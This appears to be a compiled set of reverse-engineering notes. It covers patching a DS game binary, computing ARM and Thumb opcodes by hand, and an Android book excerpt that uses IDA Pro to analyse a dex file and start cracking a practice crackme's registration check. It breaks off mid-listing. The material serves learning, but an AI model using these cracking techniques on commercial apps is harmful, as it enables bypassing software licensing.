realirq: .long 0x0
codeend:
```

Assembling the code results in a binary that is 148 bytes in length

Append the binary to the end of the original arm7.bin

The resulting binary will be 161,908 bytes in length

Now the only other thing we need to do with the patched binary is to put the branch command at the start

01C3A0E3 > F69D00EA

Rename the patched binary to arm7.bin and swap it into the game using ARM7Fixa

The patched game will be 4,851,640 bytes in length

And now for the finale...We start up the patched game and wait for the splash screens...Past the title screen...Into the game...And it works! Success!

Closing

I hope that you enjoyed this tutorial. Feedback and comments are welcome!

http://laokaddk.blog.51cto.com/368606/1165202

更新

ARM 文件修改方法

原理

关于 ARM 的 B,BL 跳转指令:
假设跳转指令处的地址是 A,跳转目标处的地址是 B.
B,BL 指令保存的是偏移地址,这个地址的计算方法是:
1.B-(A+8).A+8 是因为 ARM 的流水线使得指令执行到 A 处时,PC 实际的值是 A+8.
2.第一步得到的值是 4 的倍数,因为 ARM 的指令是 4 对齐的,即最低两位为 00.于是将这个值右移两位.
3.得到最终偏移

执行时:
1.取出偏移
2.左移两位
3.加入 PC,这时 PC 的值刚好为目标处的地址值,即目标地址指令进入取指,流水线前两级被清空
http://www.decell.org/article.asp?id=2

Thumb 公式

PeterDocter

计算 B/BL 偏移

目标地址-(当前地址+8) >>2

BL 反推算

.text:016C501C EXPORT __mulsf3
.text:00637C80 E5 34 42 EB BL __mulsf3
##
016C501C-(00637C80+8) >>2
00637C80+8=637C88
016C501C-637C88=108D394
108D394 >>2 = 0x4234E5
高低对换:
E5 34 42 -->对换之后偏移
EB ->BL
##

BEQ 反推算

.text:007C6F7C 25 00 00 0A BEQ loc_7C7018
##
目的地址=当前地址+8+(4*偏移量)
007C6F7C+8+(4*25)=94
007C6F7C+8+94=7C7018

偏移量=[目的地址-(当前地址+8)]/4
[7C7018-(007C6F7C+8)]/4
[7C7018-7C6F84]/4=25
##

LDR 反推算

0006E7BA 31 48 LDR R0, =0x1042
0006E880 42 10 00 00 dword_6E880 DCD 0x1042
##
计算这个偏移与指令的偏移量差值
(0x0006E880-0x0006E7BC)>>2 =0x31 = 00110001
0xC4 >> 2 = 0x31

LDR 查表为 01001
R0 查表为 0000

指命与寄存器为半字节(再以每 4 位为一组整理二进制)
偏移量是字节

LDR =>0100 (4 位)
R0 => 1000 (4 位)
immed =>00110001 (8 位)

二进制转换为十六进制
0100 1000 0011 0001 => 0x4831

机器码(最后高低对调)
0x3148
##

其它指令

自行脑补去，可以参考
Addison Wesley - ARM Architecture Reference Manual (2nd Edition)

IDA PRO

使用 IDA Pro 静态分析 Android 程序

摘至《Android 软件安全与逆向分析》

http://www.ituring.com.cn/article/26962

如何操作

以 5.2 节的 crackme0502.apk 为例，首先解压出 classes.dex 文件，然后打开 IDA Pro，将 classes.dex 拖放到 IDA Pro 的主窗口，会弹出加载新文件对话框，如图 5-4 所示，IDA Pro 解析出了该文件属于“Android DEX File”，保持默认的选项，点击 OK 按钮，稍等片刻 IDA Pro 就会分析完 dex 文件。





图 5-4　使用 IDA Pro 加载 classes.dex 文件

IDA Pro 支持结构化形式显示数据结构，因此，我们有必要先整理一下反汇编后的数据。dex 文件的数据结构大部分在 Android 系统源码中 dalvik\libdex\DexFile.h 文件中，笔者将其中的结构整理为 dex.idc 脚本，在分析 dex 文件时直接导入即可使用。导入的方法为 点击 IDA Pro 的菜单项“File→Script file”，然后选择 dex.idc 即可。点击 IDA Pro 主界面的 Structures 选项卡，如图 5-5 所示。



[+]查看原图

图 5-5 导入 dex.idc

点击 IDA View-A 选项卡，回到反汇编代码界面，然后点击菜单项“Jump→Jump to address”，或者按下快捷键 G，弹出地址跳转对话框，输入 0 让 IDA Pro 跳转到 dex 文件开头。将鼠标定位到注释“# Segment type: Pure data”所在的行，然后点击菜单项“Edit→Structs→ Struct var”，或者按下快捷键 ALT+Q，弹出选择结构类型对话框，如图 5-6 所示，选择 DexHeader 后点击 OK 按钮返回。

此时，dex 文件开头的 0x70 个字节就会格式化显示，效果如图 5-7 所示。同样，读者可以手动对 dex 文件中其它的结构进行整理，如 DexHeader 下面的 DexStringId 结构。



Choose a structure type
Name
Size
DexMapList 0010
DexMapItem 000C
DexStringId 0004
DexFieldId 0008
DexAnnotationItem 0002
DexTypeId 0004
DexClassLookup 0008
DexOptHeader 0028
DexAnnotationSetRefItem 0004
DexAnnotationSetItem 0008
DexEncodedArray 0001
DexParameterAnnotationsItem 0008
DexMethodAnnotationsItem 0008
DexFieldAnnotationsItem 0008
DexAnnotationsDirectoryItem 0010
DexLink 0001
DexTry 0008
DexCode 0014
DexTypeList 0008
DexTypeItem 0002
DexClassDef 0020
DexProtoId 000C
DexMethodId 0008
DexAnnotationSetRefList 0008
DexHeader 0070
OK
Cancel
Search
Help
Line 25 of 25


图 5-6　选择结构类型

```
HEADER:00000000 # Segment type: Pure data
HEADER:00000000 stru_0:         .byte 0x64, 0x65, 0x78, 0xA, 0x30, 0x33, 0x35, 0# magic
HEADER:00000000                                         # DATA XREF: AccessibilityServiceInfoCompat$Accessibi
HEADER:00000000                                         # AccessibilityServiceInfoCompat$AccessibilityService
HEADER:00000000                 .int 0x3518E66A         # checksum
HEADER:00000000                 .byte 0x35, 0xE7, 5, 0x20, 0x75, 0x16, 0x5E, 0xA8, 0x2E# signature
HEADER:00000000                 .byte 0xE5, 0x27, 0x88, 0xB9, 0xFC, 0xD9, 0x2F, 0x17, 5# signature
HEADER:00000000                 .byte 0xAF, 0x8A        # signature
HEADER:00000000                 .int 0x4F42C            # fileSize
HEADER:00000000                 .int 0x70               # headerSize
HEADER:00000000                 .int 0x12345678         # endianTag
HEADER:00000000                 .int 0                  # linkSize
HEADER:00000000                 .int 0                  # linkOff
HEADER:00000000                 .int 0x4F35C            # mapOff
HEADER:00000000                 .int 0xE56              # stringIdsSize
HEADER:00000000                 .int 0x70               # stringIdsOff
HEADER:00000000                 .int 0x218              # typeIdsSize
HEADER:00000000                 .int 0x39C8             # typeIdsOff
HEADER:00000000                 .int 0x283              # protoIdsSize
HEADER:00000000                 .int 0x4208             # protoIdsOff
HEADER:00000000                 .int 0x2E9              # fieldIdsSize
HEADER:00000000                 .int 0x626C             # fieldIdsOff
HEADER:00000000                 .int 0xC54              # methodIdsSize
HEADER:00000000                 .int 0x79B4             # methodIdsOff
HEADER:00000000                 .int 0x127              # classDefsSize
HEADER:00000000                 .int 0xDC54             # classDefsOff
HEADER:00000000                 .int 0x3F2F8            # dataSize
HEADER:00000000                 .int 0x10134            # dataOff
```

[+]查看原图

图 5-7　格式化后的 DexHeader 结构

点击菜单项“Jump→Jump to segment”，或者按下快捷键 CTRL+S，弹出段选择对话框，如图 5-8 所示，IDA Pro 将 dex 文件一共分成了 9 个段，其中前 7 个段由 DexHeader 结构给出，最后 2 个段可以通过计算得出。仔细查看段名，可以发现 IDA Pro 对其命名不是很好，有 3 个 HEADER 段与 2 个 CODE 段，笔者觉得第 3 个段改名为 PROTOS 更合适一些，还有第 6 个段改名为 CLASSDEFS 更好，IDA Pro 为什么这样命名我们不得而知，不过，我们需要知道每个段具体所代表的含义。



[+]查看原图

图 5-8 dex 文件的 9 个段

dex 文件中所有方法可以点击 Exports 选项卡查看。方法的命名规则为“类名.方法名@方法声明”。在 Exports 选项卡中随便选择一项，如 SimpleCursorAdapter.swapCursor@LL，然后双击跳转到相应的反汇编代码处，该处的代码如下。

```
CODE:0002CFCC      Method 2589 (0xa1d):
CODE:0002CFCC     public android.database.Cursor
CODE:0002CFCC         android.support.v4.widget.SimpleCursorAdapter.swapCursor(
CODE:0002CFCC         android.database.Cursor p0)          #方法声明
CODE:0002CFCC          this = v2      #this 引用
```

```
CODE:0002CFCC          p0 = v3         #第一个参数
CODE:0002CFCC         invoke-super     {this, p0}, <ref ResourceCursorAdapter.
                        swapCursor(ref) imp. @ _def_ResourceCursorAdapter_
                        swapCursor@LL>
CODE:0002CFD2         move-result-object              v0
CODE:0002CFD4         iget-object  v1, this, SimpleCursorAdapter_mOriginalFrom
CODE:0002CFD8         invoke-direct    {this, v1}, <void SimpleCursorAdapter.
                     findColumns(ref) SimpleCursorAdapter_findColumns@VL>
CODE:0002CFDE
CODE:0002CFDE      locret:
CODE:0002CFDE         return-object                   v0
CODE:0002CFDE         Method End
```

IDA Pro 的反汇编代码使用 ref 关键字来表示非 Java 标准类型的引用，如方法第 1 行的 invoke-super 指令的前半部分如下。

```
invoke-super     {this, p0}, <ref ResourceCursorAdapter.swapCursor(ref)
```

前面的 ref 是 swapCursor()方法的返回类型，后面括号中的 ref 是参数类型。

后半部分的代码是 IDA Pro 智能识别的。IDA Pro 能智能识别 Android SDK 的 API 函数并使用 imp 关键字标识出来，如第 1 行的 invoke-super 指令的后半部分如下。

```
imp. @ _def_ResourceCursorAdapter_swapCursor@LL
```

imp 表明该方法为 Android SDK 中的 API，@后面的部分为 API 的声明，类名与方法名之间使用下划线分隔。

IDA Pro 能识别隐式传递过来的 this 引用，在 smali 语法中，使用 p0 寄存器传递 this 指针，此处由于 this 取代了 p0，所以后面的寄存器命名都依次减了 1。

IDA Pro 能识别代码中的循环、switch 分支与 Try/Catch 结构，并能将它们以类似高级语言的结构形式显示出来，这在分析大型程序时对了解代码结构 有很大的帮助。具体的代码反汇编效果读者可以打开 5.2 节使用到的 SwitchCase.apk 与 TryCatch.apk 的 classes.dex 文件 自行查看。

定位关键代码——使用 IDA Pro 进行破解的实例

使用 IDA Pro 定位关键代码的方法整体上与定位 smali 关键代码差不多。

第一种方法是搜索特征字符串。首先按下快捷键 CTRL+S 打开段选择对话框，双击 STRINGS 段跳转到字符串段，然后点击菜单项“Search→text”，或者按下快捷键 ALT+T，打开文本搜索对话框，在 String 旁边的文本框中输入要搜索的字符串后点击 OK 按钮，稍等片刻 就会定位到搜索结果。不过目前 IDA Pro 对中文字符串的显示与搜索都不支持，如果字符串中的中文字符显示为乱码，需要编写相关的字符串处理插件来解决，这个工作就交给读者去完成了。

第二种方法是搜索关键 API。首先按下快捷键 CTRL+S 打开段选择对话框，双击第一个 CODE 段跳转到数据起始段，然后点击菜单项“Search→text”，或者按下快捷键 ALT+T，打开文本搜索对话框，在 String 旁边的文本框中输入要搜索的 API 名称后点击 OK 按钮，稍等 片刻就会定位到搜索结果。如果 API 被调用多次，可以按下快捷键 CTRL+T 来搜索下一项。

第三种方法是通过方法名来判断方法的功能。这种办法比较笨拙，对于混淆过的代码，定位关键代码比较困难。比如，我们知道 crackme0502.apk 程序的主 Activity 类为 MainActivity，于是在 Exports 选项卡页面上输入 Main，代码会自动定位 到以 Main 开头的所在行，如图 5-9 所示，可粗略判断出每个方法的作用。




图 5-9 定位 MainActivity

下面我们来尝试破解一下 crackme0502.apk。首先安装运行 apk 程序，程序运行后有两个按钮，点击“获取注解”按钮会 Toast 弹出 3 条信息。在文本框中输入任何字符串后，点击“检测注册码”按钮，程序弹出注册码错误的提示信息。这里我们以按钮事件响应为突破口来查找关键代码，通过图 5-9 我们可以发现有两个名为 OnClick()的方法，那具体是哪一个呢？我们分别进去看看。前者调用了 MainActivity.access$0()方法，在 IDA Pro 的反汇编界面双击 MainActivity_access 可以看到它其实调用了 MainActivity 的 getAnnotations()方法， 看到这里应该可以明白，MainActivity$1.onClick()方法是前面按钮的事件响应代码。接下来查看 MainActivity$2.onClick()方法，双击代码行，来到相应的反汇编代码处，按下空格键切换到 IDA Pro 的流程视图，如图 5-10 所示，代码的“分水岭”就是“if-eqz v2, loc_2D0DC”。图中左边红色箭头表示条件不满足时执行的路线，右边的绿色箭头是条件满足时执行的路线。



Method 2978 (0xba2):
public void
com.droider.crackme0502.MainActivity$2.onClick(
android.view.View p0)
this = v4
p0 = v5
new-instance v0, <t: MainActivity$SNChecker>
iget-object v2, this, MainActivity2_this0
